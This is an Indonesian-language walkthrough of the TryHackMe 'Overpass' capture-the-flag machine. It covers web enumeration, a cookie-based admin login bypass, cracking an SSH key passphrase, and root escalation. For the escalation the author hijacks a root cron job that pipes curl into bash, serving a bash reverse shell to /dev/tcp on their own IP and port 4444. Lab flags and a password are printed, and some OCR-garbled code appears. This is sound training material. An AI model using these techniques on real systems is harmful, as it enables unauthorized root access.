

# WriteUp TryHackMe Overpass

**Active Machine Information**

Title	IP Address	Expires		
Overpass 1	10.10.202.95	1h 04m 04s	?	<a href="#">Add 1 hour</a> <a href="#">Terminate</a>

0%

**Task 1** Overpass

What happens when a group of broke Computer Science students try to make a password manager?  
Obviously a *perfect* commercial success!

There is a TryHackMe subscription code hidden on this box. The first person to find and activate it will get a one month subscription for free! If you're already a subscriber, why not give the code to a friend?

UPDATE: The code is now claimed.  
The machine was slightly modified on 2020/09/25. This was only to improve the performance of the machine. It does not affect the process.

*Answer the questions below*

Hack the machine and get the flag in user.txt

Answer format: \*\*\*{\*\*\*\*\*}

[Submit](#) [Hint](#)

Escalate your privileges and get the flag in root.txt

Answer format: \*\*\*{\*\*\*\*\*}

[Submit](#)

Kali ini saya mencoba sebuah machine bernama Overpass dari tryhackme  
Saya langsung mencoba memasukkan IP address dari machine tersebut dalam browser

Overpass - Mozilla Firefox

http://10.10.202.95/login.js

Overpass

About Us Downloads

## Welcome to Overpass

A secure password manager with support for Windows, Linux, MacOS and more

People reuse the same password for multiple services. If you are one of them, you're risking your accounts being hacked by evil hackers.

Overpass allows you to securely store different passwords for every service, protected using military grade cryptography to keep you safe.


### Reasons to use Overpass

- Your passwords are never transmitted over the internet, in any form, unlike other password managers.
- Your passwords are protected using Military Grade encryption.
- Overpass do not store your passwords, unlike other password managers.

Download Overpass today and start keeping your passwords safe. [Downloads](#)

Di halaman tersebut ada Downloads dan About Us

Pada halaman About Us, terdapat informasi tentang para developer dari overpass.



### Who are we?

Overpass was formed in 2020 by a group of Computer Science students who were disappointed by the number of people getting hacked because their passwords were in rockyou.

To solve this, we decided to create a password manager to help you use unique passwords for every service.

Your passwords never leave your PC, and are stored securely in an encrypted file. Stay safe against hackers. Use Overpass.

### Our Staff

Ninja - Lead Developer


Pars - Shibe Enthusiast and Emotional Support Animal Manager

Szymex - Head Of Security

Bee - Chief Drinking Water Coordinator

MuirlandOracle - Cryptography Consultant

Pada halaman Downloads, terdapat link untuk mendownload dan ada pula Source codenya



### Download Overpass

Stay safe against hackers. Use Overpass.

#### Builds

Precompiled binaries of Overpass

- [Windows x86-64](#)
- [Linux x86-64](#)
- [MacOS x86-64](#)
- [FreeBSD x86-64](#)
- [OpenBSD x86-64](#)


#### Source

Have Golang installed? Need a binary for 32bit systems? Want to build your own binary to make sure it's safe? Grab the source code here

- [Source Code](#)
- [Build Script](#)

Saya langsung saja mendownload Overpass untuk Linux dan menjalankannya

Namun sebelumnya saya harus menjadikan file tersebut menjadi executable dengan chmod +x




```
mazaya@Maz: ~/Downloads
$ cd Downloads
(mazaya@Maz) ~/Downloads
$ ls
'46635(1).py'      maz002.ovpn      'mazgamerz(1).ovpn'
46635.py           'mazgamerz.ovpn'
46635.pyc          'opera-stable_88-0.4412.40_amd64.deb'
discord-0.0.18.deb overpassLinux
discord-0.0.19.deb poop.jpg
discord-0.0.19.tar.gz rockyou.txt
exploit.py          stean_latest.deb
'Group 2-20220720T133206Z-001.zip'
'illumination(1).zip' tor-browser-linux64-11.0.16_en-US.tar.xz


(mazaya@Maz) ~/Downloads
$ chmod +x ./overpassLinux
(mazaya@Maz) ~/Downloads
$ ./overpassLinux
Welcome to Overpass
Options:
1 Retrieve Password For Service
2 Set or Update Password For Service
3 Delete Password For Service
4 Retrieve All Passwords
5 Exit
Choose an option: 1
Enter Service Name: keiu
(mazaya@Maz) ~/Downloads
$
```

Seperti itulah tampilan dari executablenya

Setelah itu saya buka source codenya dan menemukan sebuah fungsi rot 47 yang digunakan untuk enkripsi dan juga kita bisa tau bahwa kredensialnya bisa kita temukan di ~/.overpass




```
17 Pass string "json:"pass"
18
19
20 //rotate encryption algorithm from https://rosettacode.com/tutorials/golang-rotate-47-cases-cipher-by-47-characters-exmp
21 func rot47(input string) string {
22     var result []string
23     for i, rune := range input {
24         j := int(rune)
25         if j >= 33 && j <= 126 {
26             result = append(result, string(rune33+((j-33+94)%47)))
27         } else {
28             result = append(result, string(rune))
29         }
30     }
31     return strings.Join(result, "")
32 }
33
34 //encrypt the credentials and write them to a file
35 func saveCredsToFile(filepath string, passlist []passlistEntry) string {
36     file, err := os.OpenFile(filepath, os.O_TRUNC|os.O_CREATE|os.O_WRONLY, 0644)
37     if err != nil {
38         fat.Println(err.Error())
39         return err.Error()
40     }
41     defer file.Close()
42     stringTwice := rot47(credentialsToJSON(passlist))
43     if _, err := file.WriteString(stringTwice); err != nil {
44         fat.Println(err.Error())
45         return err.Error()
46     }
47     return "Success"
48 }
```




```
136 return passlist, "Pass not found"
137 }
138
139 func printAllPasswords(passlist []passlistEntry) {
140     for _, entry := range passlist {
141         fat.Println(entry.Name, "\t", entry.Pass)
142     }
143 }
144
145 func main() {
146     credsPath, err := homedir.Expand("~/overpass")
147     if err != nil {
148         fat.Println("Error finding home path", err.Error())
149     }
150     //load credentials
151     passlist, status := loadCredsFromFile(credsPath)
152     if status != "ok" {
153         fat.Println(status)
154         fat.Println("Continuing with new password file.")
155         passlist = make([]passlistEntry, 0)
156     }
157     fat.Println("Welcome to Overpass")
158
159     //Determine function
160     option := -1
161     fat.Println()
162     options := []string{
163         "1 Retrieve Password For Service",
164         "2 Set or Update Password For Service",
165         "3 Delete Password For Service",
166         "4 Retrieve All Passwords",
167     }
168     fat.Println()
169     for i, option := range options {
170         fat.Println(i+1, option)
171     }
172     fat.Println()
173     if option < 0 {
174         fat.Println("Invalid option")
175     }
176     if option > 4 {
177         fat.Println("Invalid option")
178     }
179     if option == 1 {
180         //Retrieve Password For Service
181         service := fat.GetString("Enter Service Name: ")
182         if service == "" {
183             fat.Println("Service name is required")
184             return
185         }
186         password := ""
187         for i := 0; i < 10; i++ {
188             password += fat.GetString("Password: ")
189             if i < 9 {
190                 password += " "
191             }
192         }
193         if password == "" {
194             fat.Println("Password is required")
195             return
196         }
197         password = rot47(password)
198         fat.Println("Password: ", password)
199     }
200     if option == 2 {
201         //Set or Update Password For Service
202         service := fat.GetString("Enter Service Name: ")
203         if service == "" {
204             fat.Println("Service name is required")
205             return
206         }
207         oldPassword := ""
208         for i := 0; i < 10; i++ {
209             oldPassword += fat.GetString("Old Password: ")
210             if i < 9 {
211                 oldPassword += " "
212             }
213         }
214         if oldPassword == "" {
215             fat.Println("Old Password is required")
216             return
217         }
218         oldPassword = rot47(oldPassword)
219         newPassword := ""
220         for i := 0; i < 10; i++ {
221             newPassword += fat.GetString("New Password: ")
222             if i < 9 {
223                 newPassword += " "
224             }
225         }
226         if newPassword == "" {
227             fat.Println("New Password is required")
228             return
229         }
230         newPassword = rot47(newPassword)
231         fat.Println("New Password: ", newPassword)
232     }
233     if option == 3 {
234         //Delete Password For Service
235         service := fat.GetString("Enter Service Name: ")
236         if service == "" {
237             fat.Println("Service name is required")
238             return
239         }
240         fat.Println("Deleting password for service: ", service)
241         delete(service)
242     }
243     if option == 4 {
244         //Retrieve All Passwords
245         printAllPasswords(passlist)
246     }
247 }
```


Lalu saya buka built scriptnya dan sepertinya tidak ada hal yang menarik



Setelah melihat-lihat isi dari halaman-halaman tersebut saya coba jalankan nmap dan gobuster  
Nmap menemukan OpenSSH pada port 22




Gobuster menemukan directory /admin



Halaman tersebut adalah sebuah login page

Saya coba beberapa kredensial default seperti admin admin dll namun tidak berhasil



Selanjutnya saya buka sourcenya dan menemukan /login.js

```


view-source:http://10.10.202.95/admin/
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Overpass</title>
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/overpass.css">
    <link rel="stylesheet" type="text/css" media="screen" href="/css/login.css">
    <link rel="icon" type="image/png" href="/img/overpass.png" />
    <script src="/js/login.js"></script>
    <script src="/js/cookie.js"></script>
  </head>
  <body onload="onLoad()">
    <div class="login" src="/img/overpass.png" alt="Overpass logo">
    <div class="navTitle">Overpass</div>
    <div class="current" href="/about-us/">About Us</div>
    <div class="download" href="/download/">Download</div>
    <div class="content">
      <div class="adminArea">
        <div class="loginForm">
          <div class="formTitle">Overpass administrator login</div>
          <div class="form">
            <div class="formItem">
              <div class="formLabel">Username</div>
              <input type="text" name="username" required="" />
            </div>
            <div class="formItem">
              <div class="formLabel">Password</div>
              <input type="password" name="password" required="" />
            </div>
            <div class="formItem">
              <div class="formLabel">Login</div>
              <input type="button" value="Login" />
            </div>
            <div class="formItem">
              <div class="formLabel">Login Status</div>
              <div class="loginStatus"></div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>

method: 'POST', // *GET, POST, PUT, DELETE, etc.
cache: 'no-cache', // *default, no-cache, reload, force-cache, only-if-cached
credentials: 'same-origin', // include, *same-origin, omit
headers: {
  'Content-Type': 'application/x-www-form-urlencoded'
},
redirect: 'follow', // manual, *follow, error
referrerPolicy: 'no-referrer', // no-referrer, *client
body: encodeFormData(data) // body data type must match "Content-Type" header
});
return response; // We don't always want JSON back
}
const encodeFormData = (data) => {
  return Object.keys(data)
    .map(key => encodeURIComponent(key) + '=' + encodeURIComponent(data[key]))
    .join('&');
}
function onLoad() {
  document.querySelector("#loginForm").addEventListener("submit", function (event) {
    //on pressing enter
    event.preventDefault()
    login()
  });
}
async function login() {
  const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = "";
  const creds = { username: usernameBox.value, password: passwordBox.value };
  const response = await postBody("/api/login", creds);
  const statusOrCookie = await response.text();
  if (statusOrCookie === "Incorrect credentials") {
    loginStatus.textContent = "Incorrect Credentials"
    passwordBox.value=""
  } else {
    Cookies.set("SessionToken", statusOrCookie)
    window.location = "/admin"
  }
}
}



```

Pada /login.js terdapat sebuah fungsi yang akan membuka halaman /admin namun dengan sebuah cookie.


Jika statusOrCookie=="Incorrect Credentials" maka tidak ada yang muncul  
Namun sepertinya jika statusOrCookie==apa saja selain "Incorrect Credentials" maka /admin akan terbuka dengan sebuah cookie  
Saya langsung saja mencobanya



Muncullah sebuah private key, Saya simpan key tersebut dalam sebuah file bernama op1  
Setelah itu saya mencoba masuk ke openSSH dengan menggunakan key tersebut  
Sebelumnya saya harus mendapatkan passphrase dari key tersebut  
Saya gunakan tools JohnTheRipper  
Untuk itu saya harus merubah format key tersebut kedalam format yang bisa diterima  
JohnTheRipper



Dengan itu saya menemukan passphrasenya  
Langsung saja saya masuk ke sshnya  
Saya login sebagai james karena itulah nama yang disebutkan pada /admin tadi



```
mazaya@Maz: ~/Desktop/overpass
$ ssh james@10.10.202.95 -i op1
Enter passphrase for key 'op1':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


System information as of Wed Sep 14 17:22:53 UTC 2022

System load:  0.0          Processes:      88
Usage of /:   22.3% of 18.57GB   Users logged in:  0
Memory usage: 13%            IP address for eth0: 10.10.202.95
Swap usage:   0%

47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

Ternyata berhasil  
Saya langsung saja melihat ada apa saja disitu  
Dan saya langsung menemukan file yang mengandung user flag



```
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
```

Masih ada 1 flag lagi yang harus ditemukan yaitu root flag  
Untuk itu perlu Privilege Escalation  
Selain file berisi user flag ada juga file yang bernama todo.txt

```

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ lsllss
lsllss: command not found
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65claa000506e56996822c6281e6bf7}
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$

```

Disitu diberitahu bahwa si Paradox telah membuat automated script  
 Pada source code terlihat bahwa kredensial tersimpan dalam ~/.overpass

```

james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$ cat ~/.overpass
,LQ?2>6Q1Q$JDE6>Q[QA2DDQ1QD2J5C2H?=:J:78A:4EFC6QN.james@overpass-prod:~$

```

Ternyata isinya adalah sebuah string yang terenkripsi, sepertinya dengan rot 47  
 Saya masukkan saja ke CyberChef untuk memastikan dan mendecrypt

Recipe		Input
<b>ROT47</b>		LQ?2>6Q1Q\$JDE6>Q[QA2DDQ1QD2J5C2H?=:J:78A:4EFC6QN
Amount 47		
		<b>Output</b> <pre>{ "name": "System", "pass": "saydrawnlyingpicture" }</pre>

Terdapat sebuah nama dan password  
 Selanjutnya karena sebelumnya disebutkan ada automation script, saya mencarinya pada crontab  
 Crontab ini digunakan jika suatu software atau program perlu dijalankan sesuai jadwal yang ditentukan



```
james@overpass-prod:~$ ls
47 packages can be updated.
0 updates are security updates.

Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ lsllss
lsllss: command not found
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat user.txt
thm{65c1aaf000506e56996822c6281e6bf7}
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
They're not updating on the website
james@overpass-prod:~$ cat ~/.overpass
,LQ72>6QIQ$JDE6>Q[QA2DDQIQD2J5C2H7~J:78A:4EFC6QN.james@overpass-prod:~$ cat crontab
cat: crontab: No such file or directory
james@overpass-prod:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
# Update builds from latest code
* * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
james@overpass-prod:~$
```

Disini saya melihat root melakukan curl untuk mendownload buildscript.sh dari overpass.thm  
Jika saya bisa merubah overpass.thm dengan ip saya sendiri dan merubah isi dari buildscript.sh  
saya bisa menjadi root

```
james@overpass-prod:~$ cd /etc/hosts
-bash: cd: /etc/hosts: Not a directory
james@overpass-prod:~$ cd /etc/host
-bash: cd: /etc/host: No such file or directory
james@overpass-prod:~$ ls
todo.txt  user.txt
james@overpass-prod:~$ cat /etc/hosts
james@overpass-prod:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 overpass-prod
10.17.67.82 overpass.thm
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe80::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
james@overpass-prod:~$
```

Setelah itu saya buat sebuah file yang bernama buildscript.sh dengan isi yang bisa digunakan  
untuk eksploitasi

```
mazaya@Maz:~$ cd /www
mazaya@Maz:~/www$ cd /www/downloads
mazaya@Maz:~/www/downloads$ cd src
mazaya@Maz:~/www/downloads/src$ cat buildscript.sh
#!/bin/bash
bash -i >& /dev/tcp/10.17.67.82/4444 0>&1
mazaya@Maz:~/www/downloads/src$
```

Selanjutnya saya membuat sebuah server dan menggunakan netcat untuk connect menjadi root

```
mazaya@Maz:~$ cd /www
mazaya@Maz:~/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.202.95 - - [15/Sep/2022 01:26:32] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -
10.10.202.95 - - [15/Sep/2022 01:27:32] "GET /downloads/src/buildscript.sh HTTP/1.1" 200 -

(mazaya@Maz:~$ netcat -lvp 4444
listening on [any] 4444 ...
connect to [10.17.67.82] from (UNKNOWN) [10.10.202.95] 55264
bash: cannot set terminal process group (8357): Inappropriate ioctl for device
bash: no job control in this shell
root@overpass-prod:~# whoami
root
root@overpass-prod:~# ls
ls
buildStatus
builds
go
root.txt
src
root@overpass-prod:~# cat root.txt
cat root.txt
thm{7f336f8c359dbac18d54fdd64ea753bb}
root@overpass-prod:~#
```

Dan akhirnya dapat root flagnya